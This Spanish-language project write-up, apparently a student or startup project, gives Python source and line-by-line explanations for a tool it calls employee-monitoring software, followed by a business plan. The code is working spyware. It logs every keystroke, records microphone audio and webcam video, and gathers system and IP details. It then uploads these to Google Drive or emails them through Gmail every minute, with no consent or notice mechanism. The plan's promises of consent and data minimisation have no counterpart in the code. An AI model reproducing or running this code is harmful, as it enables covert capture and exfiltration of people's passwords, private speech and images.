    audio.add_header('Content-Disposition', 'attachment', filename=archivowav)
```

```

email.attach(audio)

# Crea el objeto del servidor
server = smtplib.SMTP("smtp.gmail.com", 587)

# Inicia una conexión segura al servidor
server.starttls()

# Inicia sesión en el servidor
server.login(origen, contraseña)

# Envía el correo electrónico
server.sendmail(origen, destino, email.as_string())

# Cierra la conexión con el servidor
server.quit()

```

```

destino = ""
contraseña = ""
asunto = "Registro"
mensaje = "fecha"
archivotxt = "teclas_pulsadas.txt"
archivowav = "C:/Users/ivan/Downloads/audio_ejemplo.wav"

```

Se define una función llamada `enviarcorreoaudio` que toma cuatro argumentos: `destino` (dirección de correo electrónico del destinatario), `archivowav` (ruta del archivo de audio adjunto), `origen` (dirección de correo electrónico del remitente) y `contraseña` (contraseña del remitente).

Se crea un objeto de mensaje MIME (email) utilizando la clase `MIMEMultipart()` de la biblioteca `email.mime.multipart`. Este objeto representa el correo electrónico que se enviará.

Se establecen los encabezados "From", "To" y "Subject" del correo electrónico utilizando los valores proporcionados en los argumentos de la función.

Se abre el archivo WAV especificado (`archivowav`) en modo de lectura binaria utilizando la función `open()`. Se lee el contenido del archivo utilizando el método `read()` y se almacena en la variable `audio_data`.

Se crea un objeto de audio MIME (audio) utilizando la clase `MIMEAudio()` de la biblioteca `email.mime.audio`. Se le asigna el contenido del archivo de audio utilizando la variable `audio_data`. Además, se agrega un encabezado al objeto audio para especificar el nombre del archivo adjunto.

Se adjunta el objeto audio (archivo de audio adjunto) al objeto email utilizando el método `attach()`.

Se crea un objeto de servidor SMTP utilizando la clase `smtplib.SMTP` de la biblioteca `smtplib`. El servidor SMTP utilizado es "smtp.gmail.com" y el puerto es 587.

Se inicia una conexión segura con el servidor utilizando el método `starttls()`. Esto establece una conexión segura y encriptada con el servidor para enviar los datos de forma segura.

Se inicia sesión en el servidor utilizando el método `login()` y se proporciona la dirección de correo electrónico de origen y la contraseña correspondiente.

Se envía el correo electrónico utilizando el método `sendmail()`. Se proporcionan la dirección de correo electrónico de origen, la dirección de correo electrónico de destino y el correo electrónico completo convertido a una cadena utilizando el método `as_string()`.

Se cierra la conexión con el servidor utilizando el método `quit()`.

En resumen, este código crea un correo electrónico utilizando el módulo `email.mime` y lo envía utilizando el servidor SMTP de Gmail. El correo electrónico incluye un archivo de audio adjunto. La función `enviarcorreoaudio` toma los parámetros necesarios para construir el correo electrónico y realizar el envío.

Es importante destacar que este código está específicamente diseñado para trabajar con el servidor SMTP de Gmail. Si deseas utilizar otro proveedor de correo electrónico, es posible que debas ajustar los detalles de configuración correspondientes.

**while True:**

**captura = keyboard.Listener(pulsacion)**

**captura.start()**

**capture\_audio("audio\_ejemplo", "C:/Users/ivan/Downloads/")**

**enviarcorreo(origen, destino, contrasena, asunto, mensaje, archivotxt)**

**enviarcorreoaudio(destino, archivowav, origen, contrasena)**

**time.sleep(60)**

# Diseño final

```
from pynput import keyboard # de la libreria pynput importamos el teclado
import time
import sounddevice as sd
import scipy.io.wavfile as wav
import subprocess
import platform
import socket
from google.oauth2 import service_account
from googleapiclient.discovery import build
from googleapiclient.http import MediaFileUpload
import cv2
```

```
SCOPES = ['https://www.googleapis.com/auth/drive']
```

from pynput import keyboard: Esta línea importa la biblioteca pynput y específicamente el módulo keyboard, que permite interactuar con el teclado. Proporciona funcionalidades para escuchar y controlar eventos del teclado.

import time: Esta línea importa el módulo time, que proporciona funciones relacionadas con el tiempo, como la capacidad de pausar o retrasar la ejecución del programa.

import sounddevice as sd: Esta línea importa la biblioteca sounddevice y la renombra como sd. sounddevice es una biblioteca para grabar y reproducir audio.

import scipy.io.wavfile as wav: Esta línea importa el módulo wavfile del paquete scipy.io, que proporciona funciones para leer y escribir archivos de audio en formato WAV.

import subprocess: Esta línea importa el módulo subprocess, que permite crear procesos secundarios y ejecutar comandos del sistema operativo.

import platform: Esta línea importa el módulo platform, que proporciona información sobre la plataforma en la que se está ejecutando el programa, como el sistema operativo y la versión.

import socket: Esta línea importa el módulo socket, que proporciona funciones y métodos para la comunicación de red.

from google.oauth2 import service\_account: Esta línea importa el módulo service\_account del paquete google.oauth2, que permite autenticarse con las credenciales de servicio de Google.

from googleapiclient.discovery import build: Esta línea importa la función build del módulo discovery del paquete googleapiclient, que se utiliza para construir objetos de servicio para interactuar con las API de Google.



`from googleapiclient.http import MediaFileUpload`: Esta línea importa la clase `MediaFileUpload` del módulo `http` del paquete `googleapiclient`, que se utiliza para cargar archivos multimedia en las API de Google.

`import cv2`: Esta línea importa la biblioteca `cv2`, que es la interfaz de Python para OpenCV (Open Source Computer Vision Library). Proporciona funciones y herramientas para procesamiento de imágenes y visión por computadora.

`SCOPES = ['https://www.googleapis.com/auth/drive']`: Esta línea define una lista de alcances (scopes) necesarios para autenticarse y acceder a la API de Google Drive. En este caso, el alcance es para tener acceso a Google Drive.

```
teclas_especiales = {
    keyboard.Key.shift: "shift ",
    keyboard.Key.ctrl: "control ",
    keyboard.Key.alt: "alt ",
    keyboard.Key.caps_lock: "bloq_mayus ",
    keyboard.Key.tab: "tab ",
    keyboard.Key.enter: "enter ",
    keyboard.Key.backspace: "borrar ",
    keyboard.Key.esc: "esc ",
    keyboard.Key.space: " ",
    keyboard.Key.up: "flecha_arriba ",
    keyboard.Key.down: "flecha_abajo ",
    keyboard.Key.left: "flecha_izq ",
    keyboard.Key.right: "flecha_der ",
    keyboard.Key.home: "inicio ",
    keyboard.Key.end: "fin ",
    keyboard.Key.delete: "supr ",
    keyboard.Key.insert: "ins ",
    keyboard.Key.page_up: "repag ",
    keyboard.Key.page_down: "avpag ",
    keyboard.Key.f1: "f1 ",
    keyboard.Key.f2: "f2",
    keyboard.Key.f3: "f3 ",
    keyboard.Key.f4: "f4 ",
    keyboard.Key.f5: "f5 ",
    keyboard.Key.f6: "f6 ",
    keyboard.Key.f7: "f7 ",
    keyboard.Key.f8: "f8 ",
    keyboard.Key.f9: "f9 ",
    keyboard.Key.f10: "f10 ",
    keyboard.Key.f11: "f11 ",
    keyboard.Key.f12: "f12 ",
    keyboard.Key.alt_l: "alt ",
    keyboard.Key.cmd: "windows ",
}
```

```

def capture_audio(filename, filepath):
    duration = 7 # seconds
    fs = 44100 # sample rate

    # Record audio
    myrecording = sd.rec(duration * fs, samplerate=fs, channels=2)
    print("Grabando")
    sd.wait()
    print("Audio completado")

    # Save audio as WAV file
    wav_file = filepath + filename + ".wav"
    wav.write(wav_file, fs, myrecording)

def pulsacion(tecla): # definimos la funcion pulsacion con la variable tecla
    if tecla in teclas_especiales:
        with open("teclas_pulsadas.txt", "a") as f:
            f.write(teclas_especiales[tecla])
    else:
        with open("teclas_pulsadas.txt", "a") as f:
            f.write(tecla.char)

def obtener_informacion_sistema():
    sistema_operativo = platform.system()
    version_sistema = platform.release()
    procesador = platform.processor()
    nombre_nodo = platform.node()
    arquitectura = platform.architecture()[0]
    version_kernel = platform.uname()[2]
    informacion_completa = platform.platform()
    hostname = socket.gethostname()
    ip_address = socket.gethostbyname(hostname)

    informacion = {
        "Sistema operativo": sistema_operativo,
        "Versión del sistema operativo": version_sistema,
        "Procesador": procesador,
        "Nombre del nodo": nombre_nodo,
        "Arquitectura del procesador": arquitectura,
        "Versión del kernel del sistema operativo": version_kernel,
        "Información completa del sistema": informacion_completa,
        "Dirección IP": ip_address
    }

```

```

with open('info.txt', 'w') as archivo:
    for clave, valor in informacion.items():
        linea = f"{clave}: {valor}\n"
        archivo.write(linea)

print(f"La información se ha guardado en el archivo")

```

Se utilizan diversas funciones y métodos del módulo platform para obtener información del sistema operativo y del entorno:

sistema\_operativo = platform.system(): Se obtiene el nombre del sistema operativo en el que se está ejecutando el programa.

version\_sistema = platform.release(): Se obtiene la versión del sistema operativo.

procesador = platform.processor(): Se obtiene el nombre del procesador del sistema.

nombre\_nodo = platform.node(): Se obtiene el nombre del nodo de la red del sistema.

arquitectura = platform.architecture()[0]: Se obtiene la arquitectura del procesador (por ejemplo, "32 bits" o "64 bits").

version\_kernel = platform.uname()[2]: Se obtiene la versión del kernel del sistema operativo.

informacion\_completa = platform.platform(): Se obtiene una cadena con información completa sobre el sistema.

Se utiliza el módulo socket para obtener la dirección IP del sistema:

hostname = socket.gethostname(): Se obtiene el nombre del host del sistema.

ip\_address = socket.gethostbyname(hostname): Se obtiene la dirección IP correspondiente al nombre del host.

Se crea un diccionario llamado informacion que contiene la información recopilada en los pasos anteriores. Cada clave del diccionario representa un aspecto específico del sistema (como "Sistema operativo" o "Versión del sistema operativo") y cada valor es la información correspondiente obtenida anteriormente.

Se abre un archivo llamado 'info.txt' en modo de escritura ('w') utilizando la sentencia with open('info.txt', 'w') as archivo:. El bloque with asegura que el archivo se cierre correctamente una vez finalizada la operación.

Dentro del bloque with, se recorre el diccionario informacion utilizando un bucle for. En cada iteración, se obtiene una clave y un valor del diccionario.

Se crea una línea de texto utilizando una f-string (linea = f"{clave}: {valor}\n") que combina la clave y el valor obtenidos en el paso anterior.

Se escribe la línea en el archivo utilizando el método write() del objeto archivo.

Una vez se ha recorrido todo el diccionario y se han escrito todas las líneas en el archivo, se imprime en la consola el mensaje "La información se ha guardado en el archivo".

**def authenticate():**

```

    credentials =
service_account.Credentials.from_service_account_file('credentials.json',
scopes=SCOPES)
    service = build('drive', 'v3', credentials=credentials)
    return service

```

```

def upload_file(file_path, file_name):
    file_metadata = {'name': file_name}
    media = MediaFileUpload(file_path, mimetype='text/plain')

    file = service.files().create(body=file_metadata, media_body=media,
fields='id').execute()
    print('Archivo subido. ID: %s' % file.get('id'))

```

`file_metadata = {'name': file_name}`: Esta línea crea un diccionario llamado `file_metadata` que contiene la información del archivo que se va a subir. En este caso, el nombre del archivo se especifica mediante la variable `file_name`.

`media = MediaFileUpload(file_path, mimetype='text/plain')`: Esta línea crea un objeto `media` que representa el contenido del archivo que se va a subir. El parámetro `file_path` especifica la ruta del archivo en el sistema de archivos local. El parámetro `mimetype` indica el tipo de contenido del archivo, en este caso, se establece como `'text/plain'`.

`file = service.files().create(body=file_metadata, media_body=media, fields='id').execute()`: Esta línea utiliza el objeto `service` (que debe ser un objeto de servicio autenticado de la API de Google Drive) para crear y subir el archivo a Google Drive. Se llama al método `create()` en el recurso `files()` del objeto `service` para crear un nuevo archivo. Se proporcionan los parámetros `body` (que contiene la información del archivo), `media_body` (que contiene el contenido del archivo) y `fields` (que especifica los campos que se desean incluir en la respuesta). La función `execute()` se utiliza para realizar la llamada a la API y ejecutar la acción.

`print('Archivo subido. ID: %s' % file.get('id'))`: Esta línea imprime en la consola un mensaje indicando que el archivo se ha subido correctamente. El ID del archivo subido se obtiene del objeto `file` devuelto por la llamada a la API utilizando el método `get()` con el argumento `'id'`.

En resumen, este código crea un diccionario con la información del archivo a subir, luego crea un objeto `media` con el contenido del archivo y finalmente utiliza el objeto `service` para llamar a la API de Google Drive y subir el archivo especificado. Una vez subido el archivo, se imprime un mensaje en la consola con el ID del archivo subido.

```

def grabar_camara(video):
    cap = cv2.VideoCapture(0)

    if not cap.isOpened():
        print("No se pudo abrir la cámara")

```

```

    return

    frame_width = int(cap.get(cv2.CAP_PROP_FRAME_WIDTH))
    frame_height = int(cap.get(cv2.CAP_PROP_FRAME_HEIGHT))

    out = cv2.VideoWriter(video, cv2.VideoWriter_fourcc(*'mp4v'), 30, (frame_width,
frame_height))

    start_time = time.time()
    while (time.time() - start_time) < 10:
        ret, frame = cap.read()

        if not ret:
            print("Error. Saliendo...")
            break

        out.write(frame)

        if cv2.waitKey(1) & 0xFF == ord('q'):
            break

    cap.release()
    out.release()
    cv2.destroyAllWindows()

while True:
    service = authenticate()
    captura = keyboard.Listener(pulsacion)
    captura.start()
    capture_audio("audio_ejemplo", "C:/Users/ivan/Desktop/is/")
    file_path = 'C:/Users/ivan/Desktop/is/audio_ejemplo.wav'
    file_name = 'audio_ejemplo.wav'
    upload_file(file_path, file_name)
    file_path = 'C:/Users/ivan/Desktop/is/teclas_pulsadas.txt'
    file_name = 'teclas_pulsadas.txt'
    upload_file(file_path, file_name)
    nombre_archivo = "video_salida.mp4"
    grabar_camara(nombre_archivo)
    file_path = 'C:/Users/ivan/Desktop/is/video_salida.mp4'
    file_name = 'video_salida.mp4'
    upload_file(file_path, file_name)
    nombre_archivo = "info.txt"
    obtener_informacion_sistema()
    file_path = 'C:/Users/ivan/Desktop/is/info.txt'
    file_name = 'info.txt'
    upload_file(file_path, file_name)
    time.sleep(60)

```

`service = authenticate()`: Esta línea utiliza la función `authenticate()` para obtener un objeto `service` que representa la conexión autenticada con la API de Google Drive.

`captura = keyboard.Listener(pulsacion)`: Esta línea crea un objeto `captura` de tipo `Listener` del módulo `keyboard`. Se pasa la función `pulsacion` como argumento, lo que indica que se ejecutará esa función cuando se detecte una pulsación de tecla.

`captura.start()`: Esta línea inicia la escucha de las pulsaciones de teclas utilizando el objeto `captura`.

`capture_audio("audio_ejemplo", "C:/Users/ivan/Desktop/is/")`: Esta línea llama a la función `capture_audio` para grabar audio. Se especifica el nombre del archivo de audio como "audio\_ejemplo" y la ruta de destino como "C:/Users/ivan/Desktop/is/".

`file_path = 'C:/Users/ivan/Desktop/is/audio_ejemplo.wav'`: Esta línea establece la ruta del archivo de audio grabado.

`file_name = 'audio_ejemplo.wav'`: Esta línea establece el nombre del archivo de audio.

`upload_file(file_path, file_name)`: Esta línea llama a la función `upload_file` para subir el archivo de audio a Google Drive. Se especifica la ruta del archivo (`file_path`) y el nombre del archivo (`file_name`).

Se repiten los pasos 5-7 para subir el archivo de texto (`teclas_pulsadas.txt`), el archivo de video (`video_salida.mp4`) y el archivo de información del sistema (`info.txt`) a Google Drive.

`nombre_archivo = "video_salida.mp4"`: Esta línea establece el nombre del archivo de video que se va a grabar.

`grabar_camara(nombre_archivo)`: Esta línea llama a la función `grabar_camara` para grabar la cámara del ordenador. Se pasa el nombre del archivo de video como argumento.

`file_path = 'C:/Users/ivan/Desktop/is/video_salida.mp4'`: Esta línea establece la ruta del archivo de video grabado.

`file_name = 'video_salida.mp4'`: Esta línea establece el nombre del archivo de video.

`upload_file(file_path, file_name)`: Esta línea llama a la función `upload_file` para subir el archivo de video a Google Drive. Se especifica la ruta del archivo (`file_path`) y el nombre del archivo (`file_name`).

`nombre_archivo = "info.txt"`: Esta línea establece el nombre del archivo de información del sistema.

`obtener_informacion_sistema()`: Esta línea llama a la función `obtener_informacion_sistema` que guarda la información del sistema en un archivo de texto.

`file_path = 'C:/Users/ivan/Desktop/is/info.txt'`: Esta línea establece la ruta del archivo de información del sistema.

`file_name = 'info.txt'`: Esta línea establece el nombre del archivo de información del sistema.

`upload_file(file_path, file_name)`: Esta línea llama a la función `upload_file` para subir el archivo de información del sistema a Google Drive. Se especifica la ruta del archivo (`file_path`) y el nombre del archivo (`file_name`).

`time.sleep(60)`: Esta línea hace que el programa se detenga durante 60 segundos antes de continuar con la siguiente iteración del bucle. Esto provoca un retraso de 60 segundos antes de que se repita el proceso.

En resumen, este código establece una secuencia de acciones que se ejecutan en bucle continuamente. Autentica la conexión con la API de Google Drive, graba audio, sube archivos al almacenamiento en la nube, graba video, obtiene información del sistema y luego se detiene durante 60 segundos antes de repetir el proceso.

## Cambios finales



# Plan de empresa

## Aplicación a una empresa:

Automatización de tareas: El producto tiene el potencial de automatizar tareas repetitivas y ahorrar tiempo y esfuerzo a las empresas. Por ejemplo, mediante la grabación de la pantalla, el audio y las pulsaciones de teclas, es posible capturar y reproducir acciones específicas realizadas en un software o plataforma. Esto permite la creación de scripts o macros personalizados que automatizan procesos rutinarios, agilizando las operaciones diarias y liberando recursos para tareas más estratégicas.

Mejora de la productividad: Al automatizar tareas y simplificar procesos, el producto puede contribuir a aumentar la productividad de las empresas. Al reducir la carga de trabajo manual, los empleados pueden dedicar más tiempo a actividades de mayor valor agregado, como la toma de decisiones, la innovación y la atención al cliente. Esto se traduce en una mejora de la eficiencia operativa y un aumento de la capacidad de generar resultados.

Reducción de gastos y tareas: Nuestro software de monitorización ahorra tareas a los encargados del correcto funcionamiento de la plantilla del personal de la empresa, ya que facilita mucho a la hora de coger información sobre el uso que se está dando al tiempo de trabajo y a los recursos corporativos.

Análisis de datos y toma de decisiones: La capacidad de grabar y capturar información en tiempo real con nuestro producto puede ser aprovechada por las empresas para realizar análisis de datos más precisos y fundamentados. Al tener acceso a registros detallados de las actividades realizadas, es posible extraer información valiosa, identificar patrones, evaluar el rendimiento y tomar decisiones informadas para optimizar los procesos y la estrategia empresarial.

Seguimiento y mejora del rendimiento del personal: Nuestro producto puede desempeñar un papel fundamental en el seguimiento y la mejora del rendimiento de los empleados en las empresas. Al capturar la pantalla, el audio y las pulsaciones de teclas durante las tareas asignadas, se pueden evaluar de manera objetiva los resultados y el desempeño de los miembros del equipo. Esto facilita la identificación de áreas de mejora, el reconocimiento de logros y la implementación de acciones correctivas o programas de capacitación específicos.

Gestión de la calidad y control de procesos: Nuestro producto puede ser utilizado para garantizar la calidad y el control de los procesos empresariales. Al grabar las actividades realizadas durante la ejecución de un proceso, se puede realizar un seguimiento exhaustivo de los pasos, verificar el cumplimiento de los estándares y detectar posibles desviaciones o errores. Esto es especialmente relevante en industrias que requieren altos estándares de calidad, como la manufactura, la logística o la atención al cliente.

Seguridad y cumplimiento normativo: El uso de nuestro producto puede ayudar a las empresas a fortalecer la seguridad de la información y cumplir con los requisitos normativos aplicables. Al registrar las acciones realizadas en los sistemas, se puede monitorear y auditar el cumplimiento de las políticas internas y las regulaciones externas. Además, en caso de incidentes de seguridad o disputas legales, los registros detallados pueden servir como pruebas objetivas.

Colaboración y comunicación eficiente: Nuestro producto facilita la colaboración y la comunicación efectiva entre los miembros del equipo y los diferentes departamentos de una empresa. Al compartir grabaciones de pantalla, audio y pulsaciones de teclas, es posible proporcionar instrucciones claras, presentar ideas de manera visual y facilitar la comprensión mutua. Esto es especialmente valioso en empresas con equipos distribuidos geográficamente o en proyectos multidisciplinarios.

Capacitación y desarrollo de empleados: Nuestro producto puede ser utilizado para el desarrollo de habilidades y la capacitación continua de los empleados. Al grabar y compartir tutoriales interactivos, demostraciones de productos o casos de uso específicos, las empresas pueden ofrecer recursos de aprendizaje en línea y promover el crecimiento profesional de su personal. Esto es especialmente relevante en un entorno empresarial en constante evolución y en industrias donde la actualización de conocimientos es esencial.

## Resumen ejecutivo

El presente resumen ejecutivo presenta un proyecto para implementar un sistema de monitorización de ordenadores en una empresa con el objetivo de prevenir y detectar posibles malos usos por parte de los empleados. El proyecto busca garantizar la seguridad de la información, mejorar la productividad y promover un ambiente laboral saludable y ético. A través de la implementación de esta solución tecnológica, la empresa podrá tener un mayor control sobre las actividades de sus empleados en los ordenadores corporativos, minimizando los riesgos asociados al uso indebido de recursos y datos sensibles.

### Objetivos:

- **Mejorar la seguridad:** Implementar un sistema de monitorización que permita detectar y prevenir posibles actividades maliciosas, como la divulgación de información confidencial o el acceso no autorizado a recursos internos o externos.
- **Aumentar la productividad:** Identificar y abordar el uso excesivo de recursos y actividades no relacionadas con el trabajo que afectan negativamente el rendimiento de los empleados.
- **Fomentar un ambiente laboral ético:** Promover el cumplimiento de las políticas y normativas internas relacionadas con el uso adecuado de los recursos informáticos, protección de datos y propiedad intelectual.
- **Optimizar la gestión de TI:** Obtener información detallada sobre el uso de los ordenadores y aplicaciones para tomar decisiones informadas sobre la infraestructura y mejorar la eficiencia operativa.

### Metodología:

- **Evaluación de necesidades:** Realizar un análisis exhaustivo de los requisitos y desafíos específicos de la empresa en cuanto a la monitorización de los ordenadores, considerando las políticas existentes, las regulaciones aplicables y los estándares de seguridad de la industria.
- **Selección de solución tecnológica:** Identificar y seleccionar una solución de software de monitorización que se ajuste a los requerimientos de la empresa, garantizando una supervisión efectiva y respetando la privacidad de los empleados dentro de los límites legales.
- **Personalización y configuración:** Adaptar la solución seleccionada según las necesidades particulares de la empresa, estableciendo reglas y umbrales para la detección de comportamientos inapropiados o riesgosos.

- Implementación y despliegue: Realizar la implementación de la solución de monitorización en los ordenadores de los empleados, asegurando una integración adecuada con la infraestructura existente y proporcionando capacitación y orientación apropiada a los usuarios.
- Comunicación y concienciación: Llevar a cabo una campaña de comunicación interna para informar a los empleados sobre la implementación del sistema de monitorización, explicando los beneficios, los límites y las políticas relacionadas con el uso adecuado de los recursos informáticos.
- Monitoreo y análisis: Establecer un proceso de monitoreo continuo de las actividades de los empleados, generando informes periódicos sobre el uso de los ordenadores y analizando los resultados para identificar patrones de comportamiento y posibles anomalías.
- Gestión de incidentes: Establecer un protocolo para abordar los incidentes detectados, definiendo las acciones correctivas correspondientes y promoviendo una cultura de responsabilidad y cumplimiento.
- Evaluación y mejora continua: Realizar evaluaciones periódicas del sistema de monitorización y su impacto en la seguridad y productividad de la empresa, identificando oportunidades de mejora y ajustando las configuraciones y políticas según sea necesario.

## Resultados esperados:

- Reducción de riesgos: Minimizar el riesgo de filtración de información confidencial, ciberataques internos y externos, y uso inapropiado de los recursos informáticos.
- Incremento de la productividad: Optimizar el tiempo y los recursos utilizados por los empleados, evitando distracciones y actividades no relacionadas con el trabajo.
- Cumplimiento normativo: Asegurar el cumplimiento de las políticas internas, las regulaciones aplicables y los estándares de seguridad de la industria.
- Ambiente laboral saludable: Fomentar la responsabilidad y la transparencia, promoviendo un ambiente laboral ético y de confianza.
- Toma de decisiones informadas: Obtener datos y análisis detallados sobre el uso de los ordenadores para mejorar la gestión de TI y tomar decisiones basadas en información precisa.

## Conclusiones:

Implementar un sistema de monitorización de ordenadores en el entorno empresarial es una estrategia altamente efectiva para abordar diversas preocupaciones relacionadas con el uso inapropiado de los recursos informáticos por parte de los empleados. A través de la adopción de esta solución tecnológica, las empresas pueden salvaguardar su información, aumentar la productividad y promover una cultura de responsabilidad y cumplimiento.

La monitorización de ordenadores implica la supervisión y control de las actividades realizadas por los empleados en sus equipos informáticos. Este sistema permite rastrear el acceso a sitios web, el uso de aplicaciones y programas, las comunicaciones electrónicas y otras acciones relacionadas con el uso de los recursos informáticos de la empresa. Al establecer políticas claras y límites adecuados, las organizaciones pueden prevenir el mal uso de los recursos, como el acceso a contenido inapropiado, la pérdida de tiempo en actividades no laborales o acciones que podrían poner en riesgo la seguridad de la empresa.

Sin embargo, es crucial encontrar un equilibrio adecuado entre la monitorización y la privacidad de los empleados. Es importante considerar y respetar los derechos y expectativas de privacidad de los empleados, cumpliendo con las leyes y regulaciones laborales y de protección de datos. La transparencia y la comunicación clara son fundamentales para establecer un clima de confianza y asegurar que los empleados comprendan el propósito y alcance de la monitorización. Esto se puede lograr a través de políticas y acuerdos claros, donde se explique cómo se llevará a cabo la monitorización, qué datos se recopilaron y cómo se utilizarán, y qué derechos tienen los empleados en relación con su privacidad.

# Descripción del producto

## Descripción del negocio y producto

El negocio se enfoca en proporcionar soluciones de monitorización de ordenadores para empresas con el objetivo de prevenir y detectar posibles malos usos por parte de los empleados. Mediante la implementación de un sistema de supervisión y registro de actividades en los dispositivos informáticos utilizados en el entorno laboral, se busca garantizar la seguridad de la información, mejorar la productividad y promover un ambiente laboral ético y responsable.

El producto principal que ofrece el negocio es una solución de software de monitorización de ordenadores. Esta solución se instala en los dispositivos informáticos utilizados por los empleados en la empresa y permite registrar y supervisar diversas actividades, como el uso de aplicaciones, navegación web, comunicaciones electrónicas y uso de recursos internos y externos. El software recopila datos relevantes y genera informes detallados para que los administradores y responsables de TI puedan analizar y tomar decisiones informadas.

La solución de monitorización incluye características avanzadas, grabaciones de audio periódicas, seguimiento de pulsaciones de teclado y grabación de cámara, que permiten una supervisión completa y efectiva. Además, puede personalizarse según los requisitos y políticas específicas de cada empresa, estableciendo reglas y umbrales para la detección de comportamientos inapropiados o riesgosos.

## Mercado objetivo:

El mercado objetivo para este negocio se compone de empresas de diferentes sectores y tamaños que deseen fortalecer la seguridad de su información, mejorar la productividad y mantener un entorno laboral ético. Esto puede incluir empresas de servicios, instituciones financieras, empresas tecnológicas, organizaciones gubernamentales y cualquier otra empresa que utilice ordenadores como parte integral de sus operaciones diarias.

### Clientes potenciales:

Los clientes potenciales para el negocio de monitorización de ordenadores incluyen, pero no se limitan a:

- Empresas preocupadas por la seguridad de la información: Aquellas que manejan datos sensibles, confidenciales o sujetos a regulaciones específicas, y desean protegerse contra filtraciones internas o externas.
- Empresas que buscan mejorar la productividad: Organizaciones que desean identificar y abordar el uso inapropiado de recursos informáticos, como el acceso a redes sociales, la navegación no relacionada con el trabajo o el uso excesivo de aplicaciones no productivas.

- Empresas que deben cumplir con regulaciones específicas: Aquellas que operan en sectores altamente regulados, como la salud, la banca o la industria financiera, y necesitan garantizar el cumplimiento normativo y la protección de datos.
- Empresas que desean promover una cultura laboral ética: Organizaciones que valoran la transparencia, la responsabilidad y el cumplimiento de políticas internas relacionadas con el uso adecuado de los recursos informáticos y la propiedad intelectual.

Es importante destacar que, si bien el negocio se enfoca en la monitorización de ordenadores, se debe abordar de manera equilibrada, respetando la privacidad de los empleados y cumpliendo con las leyes y regulaciones laborales y de privacidad vigentes en cada jurisdicción donde se implemente el sistema.

En resumen, el negocio de monitorización de ordenadores ofrece una solución de software especializada que permite a las empresas prevenir y detectar posibles malos usos de los recursos informáticos por parte de los empleados. Con un enfoque en la seguridad de la información, la mejora de la productividad y la promoción de un ambiente laboral ético, el negocio busca satisfacer las necesidades de un mercado objetivo diverso, compuesto por empresas de diferentes sectores y tamaños.

## Puntos legales:

**En este punto de nuestro proyecto explicaremos de manera clara y concisa los puntos que tendremos en cuenta a nivel legislativo y relacionado con la privacidad de los empleados de las empresas que hagan uso de nuestro software:**

Nuestro software se desarrollará teniendo en cuenta rigurosamente las medidas legales de protección de privacidad de los empleados. Esto implica implementar las siguientes características y políticas:

### Consentimiento informado:

El software requerirá el consentimiento explícito de los empleados antes de recopilar, procesar o utilizar cualquier dato personal. Se proporcionará una descripción clara de la información recopilada, cómo se utilizará y con quién se compartirá.

### Datos mínimos necesarios:

Se recolectarán únicamente los datos personales necesarios para el funcionamiento del software y para cumplir con los propósitos establecidos. Se evitará la recopilación excesiva de datos innecesarios.

### Acceso restringido:

El software garantizará que solo las personas autorizadas tengan acceso a los datos personales de los empleados. Se implementarán controles de acceso, autenticación y roles de usuario para limitar el acceso a la información sensible.

### Seguridad de datos:

Se aplicarán medidas de seguridad sólidas para proteger los datos personales contra accesos no autorizados, pérdida, robo o divulgación. Esto incluirá encriptación, protección de contraseñas, cortafuegos y otras medidas de seguridad tecnológicas.

### Retención y eliminación de datos:

Los datos personales de los empleados se conservarán únicamente durante el tiempo necesario para cumplir con los fines establecidos y de acuerdo con los plazos legales aplicables. Se establecerán procedimientos para la eliminación segura de datos una vez finalizado su propósito.



### Transparència:

Se brindará a los empleados información clara y comprensible sobre cómo se recopilan, utilizan y protegen sus datos personales. Se les informará sobre sus derechos en relación con la privacidad de sus datos y cómo ejercerlos.

### Cumplimiento normativo:

El software cumplirá con las leyes y regulaciones de protección de datos aplicables en la jurisdicción en la que se utilice. Se realizarán actualizaciones y adaptaciones periódicas para asegurar la conformidad continua con los cambios legales.

***Estas medidas legales de protección de privacidad de los empleados se integrarán de manera integral en el diseño y desarrollo del software, garantizando que se respeten los derechos de privacidad de los empleados y se cumpla con la normativa vigente.***

# Análisis de mercado

## Investigación de la competencia:

Es fundamental analizar la competencia existente en el mercado de la monitorización de ordenadores. Esto incluye identificar a otras empresas que ofrecen soluciones similares o competidoras en términos de tecnología y funcionalidades. Se deben considerar aspectos como la trayectoria, la reputación, la cartera de clientes y las estrategias de precios de los competidores. Además, es importante evaluar las fortalezas y debilidades de la competencia para identificar oportunidades y posibles diferenciadores para el negocio.

## Tendencias del mercado:

Es crucial comprender las tendencias actuales y futuras del mercado de la monitorización de ordenadores. Esto implica investigar el crecimiento del mercado, la demanda de soluciones de seguridad informática y las preocupaciones relacionadas con la protección de datos y la privacidad. Además, se deben considerar las tendencias tecnológicas emergentes, como el aumento del teletrabajo y la movilidad, que pueden influir en la necesidad de soluciones de monitorización más flexibles y adaptables.

## Oportunidades:

Identificar las oportunidades en el mercado es esencial para el éxito del negocio. Algunas oportunidades clave pueden incluir:

- Creciente conciencia de seguridad informática: La creciente preocupación por la seguridad de la información y la protección de datos ofrece oportunidades para el negocio de monitorización de ordenadores, ya que las empresas buscan soluciones más avanzadas para prevenir amenazas internas y externas.
- Cumplimiento normativo: Las regulaciones y leyes relacionadas con la seguridad de la información y la privacidad de los datos están en constante evolución. Esto crea oportunidades para el negocio, ya que las empresas necesitan cumplir con requisitos legales y asegurarse de que se implementen medidas adecuadas de monitorización y control.
- Aumento del trabajo remoto: El crecimiento del trabajo remoto ha impulsado la necesidad de soluciones de monitorización más sofisticadas para garantizar la seguridad de los dispositivos utilizados fuera de la oficina. Esto presenta una oportunidad para el negocio de ofrecer soluciones adaptadas a este entorno laboral en constante cambio.

## Amenazas:

